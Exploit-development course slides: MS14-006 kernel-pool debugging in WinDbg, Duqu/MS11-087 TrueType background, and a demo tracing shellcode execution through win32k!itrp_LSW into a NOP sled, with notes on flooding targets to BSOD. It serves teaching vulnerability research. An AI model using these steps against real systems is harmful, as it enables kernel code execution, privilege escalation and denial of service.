After executing the Scapy script, a single packet should appear in Wireshark. The following output is the packet summary information that appeared in this author's Wireshark session, as well as a snippet of output from the packet showing the IPv6 Option for the IPv6 Prefix.


```
fe80::20c:29ff:feaf:8056 ff02::1 ICMPv6  110  Router Advertisement from
00:00:0c:59:d1:d7

ICMPv6 Option  (Prefix information : 7635:d9b2:35:bde7:3b16:1c74:…/64)
```

At this point, if you look at WinDbg, the first breakpoint should have been reached.

```
Breakpoint 0 hit
tcpip!Ipv6pUpdateSitePrefix+0x141:
fffff880`01b4f849 4885c0          test    rax,rax
kd> r rax
rax= fffffa800dbd7360
```

Shown in RAX should be the pointer to the allocation in the Kernel Pool to store the IPv6 Prefix address. We confirm this next.



Validating the IPv6 Prefix in Memory

We first allow the debugger to continue, which instantly hits the next breakpoint. This is the instruction that writes the IPv6 prefix to the chunk in memory.

```
kd> g
Breakpoint 1 hit
tcpip!Ipv6pUpdateSitePrefix+0x161:
fffff880`01b4f869 movdqu xmmword ptr [rax+22h],xmm0
```

We next display the value held in xmm0, then allow the single instruction to execute, and finally confirm the write to the offset from RAX.

```
kd> r xmm0:uq
xmm0=0000000000000000 e7bd3500b2d93576
kd> t
tcpip!Ipv6pUpdateSitePrefix+0x166:
fffff880`01b4f86e 488b4f08 mov rcx,qword ptr [rdi+8]
kd> dq rax+22h L1
fffffa80`0dbd7382  e7bd3500`b2d93576
```

As shown on the slide, when comparing the prefix from memory to what we saw in Wireshark, it's a match! Don't forget to reverse the byte order from what is stored in memory in little endian format.


If You Have Time

- You can change the count variable in the Scapy script to a higher number and validate the Kernel Pool allocations
- Or you can replace the count=1 with loop=1 to see the system resources spike up to near 100%
- **Note Windows 8 may get a BSOD
- You can then apply the patch and validate the code that limits the number of stored prefixes
- Confirm that the bug is not addressed on Windows 7

If You Have Time

If you have additional time, you may continue to work with this bug by performing any of the following:

- Feel free to change the count variable in the Scapy script to a higher number and validate the Kernel Pool allocations.
- Or you can replace the count=1 with loop=1 to see the system resources spike up to near 100%. Note Windows 8 may get a BSOD.
- You can then apply the patch and validate the code that limits the number of stored prefixes.
- Confirm that the bug is not addressed on Windows 7.



Exercise: MS14-006 – The Point

The purpose of this exercise was to confirm the bug addressed in MS14-006 and further improve skill with reversing and debugging in Kernel space.

Duqu (MS11-087)

Option 2

- If you have time, start working through this section
- MS11-087 – TrueType Font Parsing Vulnerability

  "A remote code execution vulnerability exists in the Windows kernel due to improper handling of a specially crafted TrueType font file. The vulnerability could allow an attacker to run code in kernel-mode and then install programs; view, change, or delete data; or create new accounts with full administrative rights."

  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2011/ms11-087

Duqu (MS11-087)

If you have time during the day, or even after class, spend some time looking at this particular Kernel vulnerability used by Duqu.

MS11-087 – TrueType Font Parsing Vulnerability

> *"A remote code execution vulnerability exists in the Windows kernel due to improper handling of a specially crafted TrueType font file. The vulnerability could allow an attacker to run code in kernel-mode and then install programs; view, change, or delete data; or create new accounts with full administrative rights."*

Reference

https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2011/ms11-087

The Duqu Trojan

- Malware that exploited a 0-day Windows Kernel flaw and contained a command and control channel
- Shared much of the same code as Stuxnet
- Initially sent via malformed MS Word documents to targeted organizations
- Communicated directly to a C&C server in various countries, or if lacking Internet access, bridging through other infected systems
- A lot of great research by CrySyS Lab, Kaspersky, Symantec, and other organizations

The Duqu Trojan


The infamous Duqu Trojan was an example of a malware specimen that used a 0-day Windows Kernel vulnerability to set up a command and control channel. It was believed to be state-sponsored and shared much of the same functionality as Stuxnet. The payload was initially sent via a malformed Microsoft Word document to targeted organizations. After a system was infected, it communicated to various command and control servers. If its capability to communicate with these servers was not possible, it would continue to infect other systems.

References

There was great research performed by:

- The CrySyS Lab at http://www.crysys.hu/.
- Kaspersky at https://www.kaspersky.com/resource-center/threats/duqu-2.
- Symantec at http://www.symantec.com/connect/w32_duqu_precursor_next_stuxnet.

Symantec's Duqu Diagram



http://www.symantec.com/connect/w32-duqu_status-updates_installer-zero-day-exploit

Symantec's Duqu Diagram

On this slide is a diagram published by Symantec at http://www.symantec.com/connect/w32-duqu_status-updates_installer-zero-day-exploit. It shows the various steps performed during infection. A drop file was used with the goal of exploiting the 0-day Kernel vulnerability, executing various payloads such as the loading of custom driver files, which injected code into services.exe. The decryption of the command and control component of Duqu was then performed and executed.

The Exploit

- Duqu exploited a kernel bug:
  - Vulnerability in TrueType font parsing could allow elevation of privileges
  - http://support.microsoft.com/kb/2639658
  - http://technet.microsoft.com/en-us/security/bulletin/ms11-087
- Vulnerability is exploited by opening a malicious document or web page that embeds TrueType font files
- TTF bitmap did not have proper bounds checking when loaded into memory and resulted in an integer overflow
- Allows for the corruption of kernel heap memory
- A single byte overwrite allowed for code execution
- Must spend time gaining advanced knowledge of Microsoft GDI to walk through

The Exploit

As mentioned, Duqu exploited a 0-day Kernel bug, affecting almost every version of Windows. The vulnerability was in the way TrueType font files were handled. There were no bounds checking on the TTF bitmap when loaded into memory, allowing for heap memory corruption. A single byte overwrite allowed for code execution by the Kernel. This particular vulnerability is a tough one to walk through because most of us are not familiar with TTF scalar bits, glyph contours, and MS Graphics Device Interface (GDI) in general. Several researchers suggested that the author of the exploit used with Duqu may have had access to MS source code.


References

Some good research on the vulnerability was posted by Byoungyoung Lee at http://exploitshop.wordpress.com/2012/01/18/ms11-087-aka-duqu-vulnerability-in-windows-kernel-mode-drivers-could-allow-remote-code-execution/.

Also, see https://docs.microsoft.com/en-us/typography/.

Exploitation and Infection

- Duqu driver file attempts to pass itself off as an IBM ServerRAID Controller Driver




- Many other driver files were spoofed as well
- After a system is compromised, the malware remains inactive in memory until the system is idle
- Shellcode resides in an embedded font, decrypts driver contents, and loads into kernel space
- Loader driver executes main dropper to DLL inject into services.exe
- Runs installation code to decrypt and execute main module

Exploitation and Infection

Some additional information on Duqu follows:

- Duqu driver file attempts to pass itself off as an IBM ServerRAID Controller Driver.
- Many other driver files were spoofed as well.
- When a system is compromised, the malware remains inactive in memory until the system is idle.
- Shellcode resides in an embedded font, decrypts driver contents, and loads into kernel space.
- Loader driver executes main dropper to DLL inject into services.exe.
- It runs installation code to decrypt and execute main module.



Command and Control

Additional information about the command and control component of Duqu follows:

- Various versions of Duqu communicated with C&C servers in various countries such as India, Belgium Vietnam, Netherlands, and so on.
- Used HTTP or IPC$ to communicate.
- Used Internet Explorer's proxy settings.
- Included its own HTTP server.
- Could load additional DLLs from the C&C servers.
- Written in Object Oriented C "OO C."
- All C&C servers wiped when Duqu was detected.
- New Duqu variants found in early 2012.

Exploit Files

- In your 760.4 folder are two subfolders, "MS11-087.Fuzzer" and "MS11-087.Exploit"
- Both contain a TTF file called dexter and a Python script
- The scripts were written by Lee Ling Chuan and Chan Lee Yee, and based off of Byoungyoung Lee's Fon Fuzzer
- The Python scripts in each folder are almost the same, with the script in the exploit folder sending only the font size that triggers the bug
- Try experimenting with both and expect a blue screen when using the fuzzer script
- You need to set up proper breakpoints and it is recommended that you use Windows 7 32 bit

Exploit Files


In your 760.4 folder are two subfolders called "MS11-087.Fuzzer" and "MS11-087.Exploit." Each one has a Python script and a TTF font file. The fuzzers in each folder are almost identical, with the one in the Exploit folder triggering the bug with the exact font size. The scripts were written by Lee Ling Chuan and Chan Lee Yee and based off of Byoungyoung Lee's Fon Fuzzer.

Reference

The following are good references on this vulnerability and information about Windows font types and associated information:

- http://media.blackhat.com/bh-eu-12/Lee/bh-eu-12-Lee-GDI_Font_Fuzzing-WP.pdf.
- http://media.blackhat.com/bh-eu-12/Lee/bh-eu-12-Lee-GDI_Font_Fuzzing-Slides.pdf.
- http://exploitshop.wordpress.com/2012/01/18/ms11-087-aka-duqu-vulnerability-in-windows-kernel-mode-drivers-could-allow-remote-code-execution/.

Try experimenting with each of the scripts, starting with the one located in the fuzzer folder. It is recommended that you use Windows 7 32 bit as results may vary on other OSes. You need to set breakpoints on functions of interest. A couple of these functions are indicated on the following slides.




Sample Exploit Demo (1)

The next couple of slides demonstrate the working exploit. The task of understanding the internals of this vulnerability is left to the student and is not covered in this **appendix**. It demonstrates another example of a real-world Kernel exploit, each requiring intimate knowledge of the relative drivers, DLLs, APIs, and other internals. Open a Kernel debugging session to a target Windows 7 32-bit system. When connected, migrate to the csrss.exe process.

```
kd> !process 0 0 csrss.exe
PROCESS 8599f530 Cid: 0158 Peb:7ffdd000 ParentCid: 0150
 DirBase: 3ec96060 ObjectTable:8ba3d958 HandleCount:420
 Image: csrss.exe
kd> .process /i /p 8599f530

You need to continue execution (press 'g' <enter>) for the context to be
switched. When the debugger breaks in again, you will be in the new process
context.

Kd> g
kd> !process -1 0
PROCESS 8599f530 Cid: 0158 Peb: 7ffdd000 ParentCid:0150
 DirBase:3ec96060  ObjectTable:8ba3d958 HandleCount:419
 Image: csrss.exe
```



Sample Exploit Demo (2)


Now that we have successfully migrated into the target process, set a hardware breakpoint on the itrp_LSW() function. After the breakpoint is set, allow the Kernel to continue and run the fuzzer or exploit script, depending on which one you're working with. The breakpoint should be reached. Press "p" in WinDbg a few times until you hit the instruction, `mov eax,dword ptr [esi+0ACh]`. This instruction is loading the address of our shellcode into EAX as we see shortly. As of now, the instruction has not executed and EAX points to 0x00000001.

```
kd> ba e 1 win32k!itrp_LSW
Breakpoint 2 hit
win32k!itrp_LSW:
8240cd05 33c0  xor eax,eax
kd> p
win32k!itrp_LSW+0x49:
8240cd4e 8b86ac000000    mov  eax,dword ptr [esi+0ACh]
kd> dd eax L10
00000001 ???????? ???????? ???????? ????????
```

Sample Exploit Demo (3)

- Press **p** and let the instruction execute. EAX now points to our shellcode. The next instruction says "call eax"

```
kd> p
win32k!itrp_LSW+0x4f:
8240cd54 8d8e00010000    lea  ecx,[esi+100h]
kd> dd eax L10
fe55e37c  90909090 90909090 90909090 90909090
kd> t
win32k!itrp_LSW+0x55:
8240cd5a ffd0            call    eax
kd> t
fe56337c 90              nop
kd> u
fe56337c 90              nop
fe56337d 90              nop
fe56337e 90              nop
```




Sample Exploit Demo (3)

After pressing "p" in WinDbg and allowing the previous instruction to execute, we can see that EAX now points to our NOP sled. We press "t" to single-step and see the instruction call eax, which takes us to our shellcode.


```
kd> p
win32k!itrp_LSW+0x4f:
8240cd54 8d8e00010000    lea  ecx,[esi+100h]
kd> dd eax L10
fe55e37c  90909090 90909090 90909090 90909090
kd> t
win32k!itrp_LSW+0x55:
8240cd5a ffd0            call    eax
kd> t
fe56337c 90              nop
kd> u
fe56337c 90              nop
fe56337d 90              nop
fe56337e 90              nop
```

See if you can get to the point where you gain shellcode execution, and then work toward understanding this complex bug.



Duqu – The Point

The focus of this section is to further analyze examples of Kernel bugs.




MS14-040 – afd.sys Kernel Exploit

Finally, MS14-040 is a Kernel bug that was discovered by Sebastian Apelt from Siberas. He used it to win the 2014 IE11 Pwn2Own challenge at CanSecWest. The bug allowed for local privilege escalation and sandbox escape. This vulnerability is another privilege escalation affecting all versions of Windows through 8.1 and Server 2012 R2. It is also in the AFD.sys driver and uses the same HAL dispatch table overwrite and token stealing technique. The paper is a great read and moderately complex. It is in your 760.5 folder, titled "Pwn2Own_2014_AFD.sys_privilege_escalation.pdf."

References

Please see the following links for the Microsoft announcement and the original link to the paper:

- https://www.microsoft.com/en-us/msrc?rtc=1
- https://www.researchgate.net/publication/295548767_Pwn2Own_2014_-_AFDsys_Dangling_Pointer_Vulnerability



760.4 Conclusion

Kernel vulnerabilities and corresponding exploits can be quite complex when compared to a vulnerability such as a basic stack overflow in a user process. They are becoming increasingly more difficult to exploit due to the increase in exploit mitigations added over the years. It is highly recommended to look at security advisories and patches to Windows Kernel modules and driver files, and use this information to work on improving your understanding.

What to Expect Tomorrow

- Windows Dynamic Memory
- Low Fragmentation Heap (LFH)
- Browser-Based Exploitation
- Use-After-Free Attacks
- Precision Heap Spraying

What to Expect Tomorrow

On this slide is a sample of the primary topics we cover in 760.5.